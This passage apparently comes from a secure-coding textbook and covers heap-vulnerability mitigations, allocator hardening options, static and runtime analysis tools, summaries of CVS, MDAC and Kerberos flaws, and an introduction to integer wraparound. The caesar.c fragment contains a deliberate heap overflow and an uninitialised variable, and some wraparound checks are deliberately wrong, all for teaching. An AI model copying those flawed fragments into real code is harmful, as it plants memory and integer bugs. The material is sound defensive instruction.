Memory management defects that lead to heap-based vulnerabilities are particularly troublesome because these defects can have no apparent effect on the execution of a program and therefore go undetected. A number of mitigation strategies can be used to eliminate or reduce heap-based vulnerabilities. Many of the strategies for preventing stack-based overflows can also be used to mitigate against heap-based vulnerabilities.

Null Pointers

One obvious technique to reduce vulnerabilities in C and C++ programs is to set pointers to `NULL` after the referenced memory is deallocated. Dangling pointers (pointers to already freed memory) can result in writing to freed memory and double-free vulnerabilities. Any attempt to dereference the pointer will result in a fault, which increases the likelihood that the error is detected during implementation and test. Also, if the pointer is set to `NULL`, the memory can be freed multiple times without consequence.

Although setting the pointer to `NULL` should significantly reduce vulnerabilities resulting from writing to freed memory and double-free vulnerabilities, it cannot prevent them when multiple pointers all reference the same data structure.

In systems with garbage collectors, all pointers or references should be set to `NULL` when the designated data is no longer needed. Otherwise, the data will not be garbage-collected. Systems without garbage collectors should deallocate the data before the last pointer or reference to the data is deleted.

Consistent Memory Management Conventions

The most effective way to prevent memory problems is to be disciplined in writing memory management code. The development team should adopt a standard approach and apply it consistently. Some good practices include the following:

- *Use the same pattern for allocating and freeing memory.* In C++, perform all memory allocation in constructors and all memory deallocation in destructors. In C, define `create()` and `destroy()` functions that perform an equivalent function.
- *Allocate and free memory in the same module, at the same level of abstraction.* Freeing memory in subroutines leads to confusion about if, when, and where memory is freed.
- *Match allocations and deallocations.* If there are multiple constructors, make sure the destructors can handle all possibilities.

Steadfast consistency is often the best way to avoid memory errors. MIT krb5 Security Advisory 2004-002[11] provides a good example of how inconsistent memory management practices can lead to software vulnerabilities.

In the MIT krb5 library, in all releases up to and including krb5-1.3.4, ASN.1 decoder functions and their callers do not use a consistent set of memory management conventions. The callers expect the decoders to allocate memory. The callers typically have error-handling code that frees memory allocated by the ASN.1 decoders if pointers to the allocated memory are non-null. Upon encountering error conditions, the ASN.1 decoders themselves free memory they have allocated but do not `NULL` the corresponding pointers. When some library functions receive errors from the ASN.1 decoders, they attempt to pass the non-null pointer (which points to freed memory) to `free()`, causing a double-free.

This example also shows the value of setting dangling pointers to `NULL`.

phkmalloc

phkmalloc was by written by Poul-Henning Kamp for FreeBSD in 1995–96 and was subsequently adapted by a number of operating systems, including NetBSD, OpenBSD, and several Linux distributions.

phkmalloc was written to operate efficiently in a virtual memory system, which resulted in stronger checks as a side effect. The stronger checks led to the discovery of memory management errors in some applications and the idea of using phkmalloc to expose and protect against malloc-API mistakes and misuse [Kamp 1998]. This approach was possible because of

[11] See http://web.mit.edu/kerberos/advisories/MITKRB5-SA-2004-002-dblfree.txt.

phkmalloc's inherent mistrust of the programmer. phkmalloc can determine whether a pointer passed to free() or realloc() is valid without dereferencing it. phkmalloc cannot detect if a wrong (but valid) pointer is passed but can detect all pointers that were not returned by a memory allocation function. Because phkmalloc can determine whether a pointer is allocated or free, it detects all double-free errors. For unprivileged processes, these errors are treated as warnings, meaning that the process can survive without any danger to the memory management data structures. However, enabling the A or abort option causes these warnings to be treated as errors. An error is terminal and results in a call to abort(). Table 4.2 shows some of the configurable options for phkmalloc that have security implications.

After the Concurrent Versions System (CVS) double-free vulnerability (see "CVS Server Double-Free"), the A option was made automatic and mandatory for *sensitive processes* (which were somewhat arbitrarily defined as setuid, setgid, root, or wheel processes):

```
if (malloc_abort || issetugid() ||
      getuid() == 0 || getgid() == 0)
```

A more complete description of the CVS server vulnerability and the security implications on phkmalloc are documented in "BSD Heap Smashing" [Smashing 2005].

Because of the success of pointer checks, the J (junk) and Z (zero) options were added to find even more memory management defects. The J option fills the allocated area with the value 0xd0 because when 4 of these bytes are turned into a pointer (0xd0d0d0d0), it references the kernel's protected memory so that the process will abnormally terminate. The Z option also fills the memory with junk except for the exact length the user asked for, which is zeroed. FreeBSD's

Table 4.2 Security Implications for phkmalloc

Flag	Description
A	Abort. Memory allocation functions will terminate the process rather than tolerate failure. The core file will represent the time of failure rather than when the null pointer was accessed.
X	Instead of returning an error for any allocation function, display a diagnostic message on stderr and call abort().
J	Junk. Fill some junk into the area allocated. Currently, junk is bytes of 0xd0.
Z	Zero. Fill some junk into the area allocated (see J) except for the exact length the user asked for, which is zeroed.

version of phkmalloc can also provide a trace of all memory allocation and deallocation requests using the ktrace() facility with the U option.

phkmalloc has been used to discover memory management defects in fsck, ypserv, cvs, mountd, inetd, and other programs.

phkmalloc determines which options are set by scanning for flags in the following locations:

1. The symbolic link /etc/malloc.conf
2. The environment variable MALLOC_OPTIONS
3. The global variable malloc_options

Flags are single letters; uppercase means on, lowercase means off.

Randomization

Randomization works on the principle that it is harder to hit a moving target than a still target. Addresses of memory allocated by malloc() are fairly predictable. Randomizing the addresses of blocks of memory returned by the memory manager can make it more difficult to exploit a heap-based vulnerability.

Randomizing memory addresses can occur in multiple locations. For both the Windows and UNIX operating systems, the memory manager requests memory pages from the operating system, which are then broken up into small chunks and managed as required by the application process. It is possible to randomize both the pages returned by the operating system and the addresses of chunks returned by the memory manager.

The OpenBSD kernel, for example, uses mmap() to allocate or map additional memory pages. The mmap() function returns a random address each time an allocation is performed as long as the MAP_FIXED flag is not specified. The malloc() function can also be configured to return random chunks. The result is that each time a program is run, it exhibits different address space behavior, making it harder for an attacker to guess the location of memory structures that must be overwritten to exploit a vulnerability. Because randomization can make debugging difficult, it can usually be enabled or disabled at runtime. Also, randomization adds an unpredictable but often significant performance overhead.

OpenBSD

The OpenBSD UNIX variant was designed with an additional emphasis on security. OpenBSD adopted phkmalloc and adapted it to support randomization

Table 4.3 Security Options for OpenBSD phkmalloc

Flag	Description
F	Freeguard. Enables use after free protection. Unused pages on the free list are read- and write-protected to cause a segmentation fault upon access.
G	Guard. Enables guard pages and chunk randomization. Each page size or larger allocation is followed by a guard page that causes a segmentation fault upon any access. Smaller-than-page-size chunks are returned in a random order.

and *guard pages*—unmapped pages placed between all allocations of memory the size of one page or larger to detect overflow. Table 4.3 shows some of the additional security options added for the OpenBSD version of phkmalloc. The default options are AJ.

The jemalloc Memory Manager

The jemalloc memory manager was written by Jason Evans for FreeBSD because there was a need for a high-performance, symmetric multiprocessing (SMP)-enabled memory allocator for libc. The jemalloc memory manager was designed after phkmalloc with an additional emphasis on scalability and fragmentation behavior. jemalloc was integrated into FreeBSD and supports many of the same security features as phkmalloc. It scales in performance with the number of threads up to the number of processors. Afterward, performance remains constant [Evans 2006].

To deal with synchronization of multiple threads, jemalloc divides the heap into multiple subheaps called *arenas*. The probability of concurrent access to any single arena can be reduced by using four times as many arenas as processors, aiding scalability.

Several versions of jemalloc are available, from the canonical distribution for FreeBSD, Linux, Windows, and Mac OS to the default memory managers for Mozilla Firefox and NetBSD.

The jemalloc memory manager does not implement unlinking or front linking, which have proven to be catalytic for the exploitation of dlmalloc and Microsoft Windows allocators. Exploits have been demonstrated that focus instead on how to force memory allocation functions to return a chunk that is likely to point to an already initialized memory region in hope that the region in question may hold objects important for the functionality of the target application, such as virtual pointers (VPTRs), function pointers, and buffer sizes [huku 2012]. Considering the various anti-exploitation mechanisms present in modern operating systems (for example, address space layout randomization [ASLR] and data execution prevention [DEP]), such an outcome might be far more useful than an arbitrary memory write for an attacker [argp 2012].

Static Analysis

ISO/IEC TS 17961 [Seacord 2012a] defines C secure coding rules that require analysis engines to diagnose violations of these rules as a matter of conformance to this specification. These rules provide a minimum coverage guarantee to customers of any and all conforming static analysis implementations and are being adopted by numerous analyzer vendors.

ISO/IEC TS 17961 includes a number of rules meant to detect security flaws using standard C library functions, including the following:

> *[accfree] Accessing freed memory:* After an allocated block of dynamic storage is deallocated by a memory management function, the evaluation of any pointers into the freed memory, including being dereferenced or acting as an operand of an arithmetic operation, type cast, or right-hand side of an assignment, shall be diagnosed.
>
> *[nullref] Dereferencing an out-of-domain pointer:* Dereferencing a tainted or out-of-domain pointer shall be diagnosed.
>
> *[fileclose] Failing to close files or free dynamic memory when they are no longer needed:* A call to a standard memory allocation function shall be diagnosed after the lifetime of the last pointer object that stores the return value of the call has ended without a call to a standard memory deallocation function with that pointer value.
>
> *[liberr] Failing to detect and handle standard library errors:* Failure to branch conditionally on detection or absence of a standard library error condition shall be diagnosed. Table 4.4 lists standard C memory allocation functions and their return values on success and error.

Table 4.4 Library Functions and Returns

Function	Successful Return	Error Return
`aligned_alloc`	Pointer to space	`NULL`
`calloc`	Pointer to space	`NULL`
`malloc`	Pointer to space	`NULL`
`realloc`	Pointer to space	`NULL`

[libptr] Forming invalid pointers by library function: A call to a standard memory allocation function is *presumed to be intended for type* `T *` when it appears in any of the following contexts:

- In the right operand of an assignment to an object of type `T *`
- In an initializer for an object of type `T *`
- In an expression that is passed as an argument of type `T *`
- In the expression of a return statement for a function returning type `T *`

A call to a standard memory allocation function taking a size integer argument `n` and presumed to be intended for type `T *` shall be diagnosed when `n < sizeof(T)`.

[dblfree] Freeing memory multiple times: Freeing memory multiple times shall be diagnosed.

[uninitref] Referencing uninitialized memory: Accessing uninitialized memory by an lvalue of a type other than `unsigned char` shall be diagnosed.

To the greatest extent feasible, a static analysis should be both sound and complete with respect to enforceable rules. An analyzer is considered sound (with respect to a specific rule) if it does not give a false-negative result, meaning it is able to find all violations of a rule within the entire program. An analyzer is considered complete if it does not issue false-positive results, or false alarms. There are frequently trade-offs between false negatives and false positives for automated tools that require minimal human input and that scale to large code bases.

Runtime Analysis Tools

Runtime analysis tools that can detect memory violations are extremely helpful in eliminating memory-related defects that can lead to heap-based vulnerabilities. These tools typically have high runtime overheads that prevent their use in deployed systems. Instead, these tools are generally used during testing. To be effective, the tools must be used with a test suite that evaluates failure modes as well as planned user scenarios.

Purify. Purify and PurifyPlus are runtime analysis tools from IBM (formerly Rational). Purify performs memory corruption and memory leak detection functions and is available for both Windows and Linux platforms [IBM 2012a]. It detects at runtime when a program reads or writes freed memory or frees nonheap or unallocated memory, and it identifies writes beyond the bounds of an array. It labels memory states by color depending on what read, write, and free operations are legal, as shown in Figure 4.21.



Invalid to read, write, or free memory
unallocated and uninitialized
free but still initialized
malloc()
free()
free()
Valid to write or free, but invalid to read
allocated but uninitialized
allocated and initialized
Write
Valid to read and write (or free if allocated by malloc)

Figure 4.21 Memory access error checking (Source: [Rational 2003])

PurifyPlus includes two capabilities in addition to those of Purify. PurifyPlus performs code coverage and performance profiling and is also available for both Windows and Linux. It identifies lines of untested code and finds application performance bottlenecks.

Valgrind. Valgrind allows you to profile and debug Linux/x86-32 executables [Valgrind 2004]. The system consists of a synthetic x86-32 CPU in software and a collection of debugging, profiling, and other tools. The architecture is modular so that new tools can be created easily and without disturbing the existing structure. Valgrind is closely tied to details of the CPU, operating system, and—to a lesser extent—the compiler and basic C libraries. Valgrind is available on several Linux platforms and is licensed under the GNU General Public License, version 2.

Valgrind includes the memory-checking tool Memcheck that detects common memory errors. Such errors include accessing invalid memory, using uninitialized values, incorrect freeing of memory, and memory leaks. However, Memcheck does not check bounds on static arrays.

In the following code, Valgrind will detect a buffer overflow if an overly long string is supplied as input:

```
/* caesar.c */
#define LINELENGTH 80
/* ... */
if (!(inbuf = malloc(LINELENGTH)))
errx(1, "Couldn't allocate memory.");
while (fgets(inbuf, 100, infile)
```

Upon overflow, Valgrind produces a message similar to the following, noting that the block of 80 bytes of memory had bytes written after it.

```
[...lots of invalid read/write messages...]
==22501== Invalid write of size 1
==22501== at 0x401EB42: memcpy(mc_replace_strmem.c:406)
==22501== by 0x4085102: _IO_getline_info(in /lib/tls/…
==22501== by 0x4084FEE: _IO_getline(in /lib/tls/…
==22501== by 0x4083F18: fgets(in /lib/tls/i686/cmov/libc-2.3.6.so)
==22501== by 0x804888D: main (caesar.c:46)
==22501== Address 0x41603A7 is 15 bytes after block of size 80 alloc'd
==22501== at 0x401C621: malloc (vg_replace_malloc.c:149)
==22501== by 0x80487CA: main (caesar.c:43)
[...]
==22501== ERROR SUMMARY: 52 errors from 7 contexts
==22501== malloc/free: in use at exit: 2,032 bytes in 27 blocks.
==22501== malloc/free: 27 allocs, 0 frees, 2,032 bytes allocated.
```

Valgrind also detects the use of uninitialized values in the following program fragment:

```
/* in decrypt() of caesar.c */
int i;
/* ... */
if ((rot < 0) || ( rot >= 26))
      errx(i, "bad rotation value");
```

In this case, Valgrind produces a message saying that the value of `i` is uninitialized:

```
==20338== Syscallparamexit_group contains uninitialized byte(s)
==20338== at 0x40BC4F4: _Exit (in /lib/tls/i686/cmov/libc-2.3.6.so)
==20338== by 0x40F8092: errx(in /lib/tls/i686/cmov/libc-2.3.6.so)
```

```
==20338== by 0x80488CC: decrypt (caesar.c:62)
==20338== by 0x8048848: main (caesar.c:51)
==20338==
==20338== ERROR SUMMARY: 1 errors from 1 contexts
```

Valgrind also helps detect the presence of memory leaks. For example, the following report shows that the analyzed program contains a number of memory leaks. Memory leaks can allow an attacker to cause a denial of service on an affected program.

```
==6436== 1,300 bytes in 13 blocks are lost in loss record 4 of 4
==6436== at 0x4022AB8: malloc (vg_replace_malloc.c:207)
==6436== by 0x80488FB: decrypt (caesar.c:64)
==6436== by 0x8048863: main (caesar.c:51)
==6436==
==6436== LEAK SUMMARY:
==6436== definitely lost: 1,432 bytes in 27 blocks.
==6436== possibly lost: 0 bytes in 0 blocks.
==6436== still reachable: 704 bytes in 2 blocks.
==6436== suppressed: 0 bytes in 0 blocks.
```

Insure++. Parasoft Insure++ is an automated runtime application testing tool that detects memory corruption, memory leaks, memory allocation errors, variable initialization errors, variable definition conflicts, pointer errors, library errors, I/O errors, and logic errors [Parasoft 2004].

During compilation, Insure++ reads and analyzes the source code to insert tests and analysis functions around each line. Insure++ builds a database of all program elements. In particular, Insure++ checks for the following categories of dynamic memory issues:

- Reading from or writing to freed memory
- Passing dangling pointers as arguments to functions or returning them from functions
- Freeing the same memory chunk multiple times
- Attempting to free statically allocated memory
- Freeing stack memory (local variables)
- Passing a pointer to `free()` that does not point to the beginning of a memory block
- Calls to `free` with `NULL` or uninitialized pointers
- Passing arguments of the wrong data type to `malloc()`, `calloc()`, `realloc()`, or `free()`

Application Verifier. Microsoft's Application Verifier helps you discover compatibility issues common to application code for Windows platforms. The Page Heap utility (which used to be distributed with the Windows Application Compatibility Toolkit) is incorporated into Application Verifier's Detect Heap Corruptions test. It focuses on corruptions versus leaks and finds almost any detectable heap-related bug.

One advantage of Application Verifier's page heap test is that many errors can be detected as they occur. For example, an off-by-one-byte error at the end of a dynamically allocated buffer might cause an instant access violation. For error categories that cannot be detected instantly, the error report is delayed until the block is freed.

4.9 Notable Vulnerabilities

Many notable vulnerabilities result from the incorrect use of dynamic memory management. Heap-based buffer overflows are relatively common. Double-free vulnerabilities are fairly new, so there are fewer known cases. Writing to freed memory has not been viewed as a separate type of vulnerability, so frequency data is not readily available.

CVS Buffer Overflow Vulnerability

CVS is a widely used source code maintenance system. There is a heap buffer overflow vulnerability in the way CVS handles the insertion of modified and unchanged flags within entry lines. This vulnerability has been described in

- US-CERT Technical Cyber Security Alert TA04-147A, www.us-cert.gov/cas/techalerts/TA04-147A.html
- US-CERT Vulnerability Note VU#192038, www.kb.cert.org/vuls/id/192038

When CVS processes an entry line, an additional memory byte is allocated to flag the entry as modified or unchanged. CVS does not check whether a byte has been previously allocated for the flag, which creates an off-by-one buffer overflow. By calling a vulnerable function several times and inserting specific characters into the entry lines, a remote attacker could overwrite multiple blocks of memory. In some environments, the CVS server process is started by the Internet services daemon (`inetd`) and may run with root privileges.

Microsoft Data Access Components (MDAC)

The remote data services (RDS) component provides an intermediary step for a client's request for service from a back-end database that enables the Web site to apply business logic to the request.

The data stub function in the RDS component contains an unchecked write to a buffer. This function parses incoming HTTP requests and generates RDS commands. The buffer overflow vulnerability could be exploited to cause a buffer overflow in allocated memory. This vulnerability is described in

- Microsoft Security Bulletin MS02-065, www.microsoft.com/technet/security/bulletin/MS02-065.mspx
- CERT Advisory CA-2002-33, www.cert.org/advisories/CA-2002-33.html
- CERT Vulnerability Note VU#542081, www.kb.cert.org/vuls/id/542081

This vulnerability can be exploited in two ways. The first involves an attacker sending a malicious HTTP request to a vulnerable service, such as an IIS server. If RDS is enabled, the attacker can execute arbitrary code on the IIS server. RDS is disabled by default on Windows 2000 and Windows XP systems. It can be disabled on other systems by following instructions in Microsoft's security bulletin.

The other way to exploit this vulnerability involves a malicious Web site hosting a page that exploits the buffer overflow in the MDAC RDS stub through a client application, such as Internet Explorer. The attacker can run arbitrary code as the user viewing the malicious Web page. Most systems running Internet Explorer on operating systems prior to Windows XP are vulnerable to this attack.

CVS Server Double-Free

A double-free vulnerability in the CVS server could allow a remote attacker to execute arbitrary code or commands or cause a denial of service on a vulnerable system. This vulnerability has been described in

- CERT Advisory CA-2003-02, www.cert.org/advisories/CA-2003-02.html
- CERT Vulnerability Note VU#650937, www.kb.cert.org/vuls/id/650937

The CVS server component contains a double-free vulnerability that can be triggered by a set of specially crafted directory change requests. While processing these requests, an error-checking function may attempt to `free()` the same memory reference more than once. As described in this chapter, deallocating already freed memory can lead to heap corruption, which may be leveraged by an attacker to execute arbitrary code.

Vulnerabilities in MIT Kerberos 5

Several double-free vulnerabilities exist in the MIT implementation of the Kerberos 5 protocol. These vulnerabilities are described in

- MIT krb5 Security Advisory 2004-002, http://web.mit.edu/kerberos/advisories/MITKRB5-SA-2004-002-dblfree.txt
- US-CERT Technical Cyber Security Alert TA04-247A, www.us-cert.gov/cas/techalerts/TA04-247A.html
- US-CERT Vulnerability Note VU#866472, www.kb.cert.org/vuls/id/866472

In particular, VU#866472 describes a double-free vulnerability in the `krb5_rd_cred()` function in the MIT Kerberos 5 library. Implementations of `krb5_rd_cred()` before the krb5-1.3.2 release contained code to explicitly free the buffer returned by the ASN.1 decoder function `decode_krb5_enc_cred_part()` when the decoder returns an error. This is a double-free because the decoder would itself free the buffer on error. Because `decode_krb5_enc_cred_part()` does not get called unless the decryption of the encrypted part of the Kerberos credential is successful, the attacker needs to have been authenticated.

4.10 Summary

Dynamic memory management in C and C++ programs is prone to software defects and security flaws. While heap-based vulnerabilities can be more difficult to exploit than their stack-based counterparts, programs with memory-related security flaws are still vulnerable to attack. A combination of good programming practices and dynamic analysis can help you identify and eliminate these security flaws during development.

5

Integer Security

with Douglas A. Gwyn, David Keaton, and David Svoboda[1]

> *Everything good is the transmutation of something evil:*
> *every god has a devil for a father.*
>
> —Friedrich Nietzsche, *Sämtliche Werke: Kritische Studienausgabe*

5.1 Introduction to Integer Security

The *integers* are formed by the natural numbers including 0 (0, 1, 2, 3, . . .) together with the negatives of the nonzero natural numbers (–1, –2, –3, . . .). Viewed as a subset of the real numbers, they are numbers that can be written without a fractional or decimal component and fall within the set {. . . –2, –1, 0, 1, 2, . . .}. For example, 65, 7, and –756 are integers; 1.6 and 1½ are not integers.

Integers represent a growing and underestimated source of vulnerabilities in C programs, primarily because boundary conditions for integers, unlike other boundary conditions in software engineering, have been intentionally ignored. Most programmers emerging from colleges and universities

[1] Douglas A. Gwyn is retired from the U.S. Army and is an Emeritus Member of INCITS PL22.11. David Keaton is a senior member of the technical staff in the CERT Program of Carnegie Mellon's Software Engineering Institute (SEI) and chair of INCITS PL22.11. David Svoboda is a member of the technical staff for the SEI's CERT.

understand that integers have fixed limits. However, because these limits were deemed sufficient or because testing the results of each arithmetic operation was considered prohibitively expensive, violations of integer boundary conditions have gone unchecked for the most part in commercial software.

When developing secure systems, we cannot assume that a program will operate normally, given a range of expected inputs, because attackers are looking for input values that produce an abnormal effect. Digital integer representations are, of course, imperfect. A software vulnerability may result when a program evaluates an integer to an unexpected value (that is, a value other than the one obtained with pencil and paper) and then uses the value as an array index, size, or loop counter.

Because integer range checking has not been systematically applied in the development of most C software systems, security flaws involving integers will definitely exist, and some of them will likely cause vulnerabilities.

5.2 Integer Data Types

An integer type provides a model of a finite subset of the mathematical set of integers. The *value* of an object having integer type is the mathematical value attached to the object. The *representation* of a value for an object having integer type is the particular encoding of the value in the bit pattern contained in the storage allocated for the object.

C provides a variety of standard integer types (with keyword-specified names) and allows implementations to define other *extended* integer types (with non-keyword reserved identifier names); either can be included in type definitions in standard headers.

The standard integer types include all the well-known integer types that have existed from the early days of Kernighan and Ritchie C (K&R C). These integer types allow a close correspondence with the underlying machine architecture. Extended integer types are defined in the C Standard to specify integer types with fixed constraints.

Each integer-type object in C requires a fixed number of *bytes* of storage. The constant expression `CHAR_BIT` from the `<limits.h>` header gives the number of bits in a byte, which must be at least 8 but might be greater depending on the specific implementation. With the exception of the `unsigned char` type, not all of the bits are necessarily available to represent the value; unused bits are called *padding*. Padding is allowed so that implementations can accommodate hardware quirks, such as skipping over a sign bit in the middle of a multiple-word representation.

The number of nonpadding bits used to represent a value of a given type is called the *width* of that type, which we denote by `w(type)` or sometimes just `N`. The *precision* of an integer type is the number of bits it uses to represent values, excluding any sign and padding bits.

For example, on architectures such as x86-32 where no padding bits are used, the precision of signed types is *w(type)* – 1, while, for unsigned types, the precision equals *w(type)*.

There are other ways to represent integers, such as arbitrary-precision or *bignum* arithmetic. Those methods dynamically allocate storage as required to accommodate the widths necessary to correctly represent the values. However, the C Standard does not specify any such scheme, and, unlike C++, built-in operators such as + and / cannot be overloaded and used in expressions containing such abstract data types. Applications such as public-key encryption generally use such a scheme to get around the limitations of C's fixed sizes.

The standard integer types consist of a set of signed integer types and corresponding unsigned integer types.

Unsigned Integer Types

C requires that unsigned integer types represent values using a pure binary system with no offset. This means that the value of the binary number is $\sum_{i=02i}^{N}$. The rightmost bit has the weight 2^0, the next bit to the left has the weight 2^1, and so forth. The value of the binary number is the sum of all the set bits. This means that all-zero value bits always represent the value 0, and the value 1 is represented by all zeros except for a single 1 bit, which is the *least significant* bit. Unsigned integer types represent values from 0 through an upper limit of $2^{w(type)} - 1$.

All bitwise operators (`|`, `&`, `^`, `~`) treat the bits as pure binary, as shown in Example 5.1.

Example 5.1 Bitwise Operators: 13 ^ 6 = 11

```
  1 1 0 1 = 13
^ 0 1 1 0 =  6
-------------
  1 0 1 1 = 11
```

Unsigned integers are the natural choice for counting things. The standard unsigned integer types (in nondecreasing length order) are

1. `unsigned char`
2. `unsigned short int`

3. `unsigned int`

4. `unsigned long int`

5. `unsigned long long int`

The keyword `int` can be omitted unless it is the only integer-type keyword present.

Nondecreasing length order means that, for example, `unsigned char` cannot be longer than `unsigned long long int` (but can be the same size). The many different widths reflect existing hardware; as time progressed, registers also became larger, so longer and longer types were introduced as needed.

Compiler- and platform-specific integral limits are documented in the `<limits.h>` header file. Familiarize yourself with these limits, but remember that these values are platform specific. For portability, use the named constants and not the actual values in your code. The "Minimum Magnitudes" column in Table 5.1 identifies the guaranteed portable range for each unsigned integer type, that is, the smallest maximum value allowed by an implementation. These magnitudes are replaced by implementation-defined magnitudes with the same sign, such as those shown for the x86-32 architecture.

Because these are unsigned values, the minimum magnitude is always 0, and no constants are defined for it.

Minimum widths for the standard unsigned types are `unsigned char` (8), `unsigned short` (16), `unsigned int` (16), `unsigned long` (32), and `unsigned long long` (64).

C added a first-class Boolean type. An object declared type `_Bool` is large enough to store the values 0 and 1 and acts as unsigned. When any scalar

Table 5.1 Compiler- and Platform-Specific Integral Limits

Constant Expression	Minimum Magnitudes	x86-32	Maximum Value for an Object of Type
`UCHAR_MAX`	255 ($2^8 - 1$)	255	`unsigned char`
`USHRT_MAX`	65,535 ($2^{16} - 1$)	65,535	`unsigned short int`
`UINT_MAX`	65,535 ($2^{16} - 1$)	4,294,967,295	`unsigned int`
`ULONG_MAX`	4,294,967,295 ($2^{32} - 1$)	4,294,967,295	`unsigned long int`
`ULLONG_MAX`	18,446,744,073,709,551,615 ($2^{64} - 1$)	18,446,744,073,709,551,615	`unsigned long long int`

value is converted to `_Bool`, the result is 0 if the value compares equal to 0; otherwise, the result is 1.

Wraparound

A computation involving unsigned operands can never overflow, because a result that cannot be represented by the resulting unsigned integer type is reduced modulo the number that is 1 greater than the largest value that can be represented by the resulting type. For addition and multiplication, this is the same as pretending that there are additional high-order (most significant) bits appended to make sufficient room for the representation and then discarding these bits.

You can visualize wraparound using the 4-bit unsigned integers wheel shown in Figure 5.1.

Incrementing a value on the wheel produces the value immediately clockwise from it. Note that incrementing an unsigned integer at its maximum value (15) results in the minimum value for that type (0). This is an example of *wraparound*, shown in Example 5.2.

Example 5.2 Wraparound

```
unsigned int ui;
ui = UINT_MAX; // e.g., 4,294,967,295 on x86-32
ui++;
printf("ui = %u\n", ui); // ui = 0
ui = 0;
ui--;
printf("ui = %u\n", ui); // ui = 4,294,967,295 on x86-32
```




Figure 5.1 Four-bit unsigned integer representation

An unsigned integer expression can never evaluate to less than zero because of wraparound. Therefore, it is possible to code tests in C that are always true or always false. In Example 5.3, `i` can never take on a negative value, so this loop will never terminate.

Example 5.3 Unsigned Integer Expression and Wraparound

```
for (unsigned i = n; --i >= 0; ) // will never terminate
```

Such tests are probably coding errors, but this wraparound-induced infinite loop is *not* considered to be an error according to the language definition. Whether it is an error from the intended algorithm's point of view depends on the algorithm; for counting things (`++n`), it is certainly an error. If you have counted 32,768 events, you probably do not expect the code to act as if no events occurred after the next event is registered.

This type of software failure occurred on Saturday, December 25, 2004, when Comair halted all operations and grounded 1,100 flights after a crash of its flight-crew-scheduling software. The software failure was the result of a 16-bit counter that limits the number of changes to 32,768 in any given month. Storms earlier in the month caused many crew reassignments, and the 16-bit value was exceeded.

To avoid such unplanned behavior, it is important to check for wraparound either before performing the operation that might cause it or (sometimes) afterward. The limits from `<limits.h>` are helpful, but naïve use of them does not work. Example 5.4 shows a check for wraparound.

Example 5.4 Testing for Wraparound

```
unsigned int i, j, sum;
if (sum + i > UINT_MAX) // cannot happen, because sum + i wraps
     too_big();
else
     sum += i;
```

You must implement your test in a manner that eliminates the possibility of wraparound:

```
if (i > UINT_MAX - sum) // much better!
     too_big();
else
     sum += i;
```

The same problem exists when checking against the minimum unsigned value 0:

```
if (sum - j < 0) // cannot happen, because sum - j wraps
    negative();
else
    sum -= j;
```

The proper test is as follows:

```
if (j > sum) // correct
    negative();
else
    sum -= j;
```

Unless the *exact-width* types such as `uint32_t` from `<stdint.h>` are used (discussed in the section "Other Integer Types"), the width used in a wraparound depends on the implementation, which means different results on different platforms. Unless the programmer takes this into account, a portability error will likely occur.

Table 5.2 indicates which operators can result in wrapping.

Signed Integer Types

Signed integers are used to represent positive and negative values, the range of which depends on the number of bits allocated to the type and the representation.

Table 5.2 Operator Wrapping

Operator	Wrap	Operator	Wrap	Operator	Wrap	Operator	Wrap
+	Yes	-=	Yes	<<	Yes	<	No
-	Yes	*=	Yes	>>	No	>	No
*	Yes	/=	No	&	No	>=	No
/	No	%=	No	|	No	<=	No
%	No	<<=	Yes	^	No	==	No
++	Yes	>>=	No	~	No	!=	No
--	Yes	&=	No	!	No	&&	No
=	No	|=	No	un +	No	||	No
+=	Yes	^=	No	un -	Yes	?:	No

In C, each unsigned integer type, excluding the type `_Bool`, has a corresponding signed integer type that occupies the same amount of storage.

Standard signed integer types include the following types, in nondecreasing length order (for example, `long long int` cannot be shorter than `long int`):

1. `signed char`
2. `short int`
3. `int`
4. `long int`
5. `long long int`

Except for `char`, `signed` can be omitted (unadorned `char` acts like either `unsigned char` or `signed char`, depending on the implementation and, for historical reasons, is considered a separate type). `int` can be omitted unless it is the only keyword present.

Furthermore, all sufficiently small nonnegative values have the same representation in corresponding signed and unsigned types. One bit, which is called the sign bit and is treated as the highest-order bit, indicates whether the represented value is negative. The C Standard permits negative values to be represented as sign and magnitude, one's complement, or two's complement.

